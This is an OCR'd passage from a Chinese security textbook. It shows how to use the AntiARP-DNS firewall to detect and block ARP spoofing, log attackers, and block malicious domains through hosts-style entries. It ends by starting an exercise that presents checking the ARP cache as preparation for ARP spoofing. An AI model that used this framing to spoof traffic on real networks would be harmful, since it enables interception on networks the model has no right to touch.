
Step 01 安装 AntiARP-DNS 防火墙，打开其主窗口，可以看到主界面中显示的网卡数据信息，包括子网掩码、本地 IP 以及局域网中其他计算机等信息，如下图所示。当

启动防护程序后，该软件就会把本机 MAC 地址与 IP 地址自动绑定，实施防护。




提示：当遇到 ARP 网络攻击后，软件会自动拦截攻击数据，系统托盘图标会呈现闪烁性来警示用户。另外，在日志里也将记录当前攻击者的 IP 和 Mac 攻击者的信息和攻击来源。


Step 02 单击“广播源列”按钮，即可看到广播来源的相关信息，如下图所示。



Step 03 单击“历史记录”按钮，即可看到受到 ARP 攻击的详细记录。另外，在下面的 IP 地址文本框中输入 IP 机制之后，单击“查询”按钮，即可查出其对应的 Mac 地址，如下图所示。




Step 04 单击“基本设置”按钮，即可看到相关的设置信息，在其中可以设置各个选项的属性，如下图所示。




提示：AntiARP-DNS 提供了比较丰富的设置菜单，如主要功能、副功能等。除可用预防掉线断网情况外，还可以识别由 ARP 欺骗造成的“系统 IP 冲突”情况，而且还增加了自动监控模式。

Step 05 单击“本地防御”按钮，即可切换到“本地防御欺骗”选项卡，在其中根据 DNS 绑定功能可屏蔽不良网站，如在用户所在的网站被 ARP 挂马等，可以找出页面进行屏蔽，如下图所示。其格式是 127.0.0.1 www.xxx.com，同时该网站还提供了大量的恶意网站域名，用户可根据情况进行设置。



Step 06 单击"本地安全"按钮，即可切换到"本地安全防范"选项卡，在其中可以扫描本地计算机中存在的危险进程，如下图所示。




6.6　实战演练




实战演练1——查看系统中的ARP缓存表

在利用网络欺骗攻击的过程中，经常用到的一种欺骗方式是 ARP 欺骗，但在实施 ARP 欺骗之前，需要查看 ARP 缓存表。那么如何查看系统的 ARP 缓存表信息呢？具体的操作步骤如下。

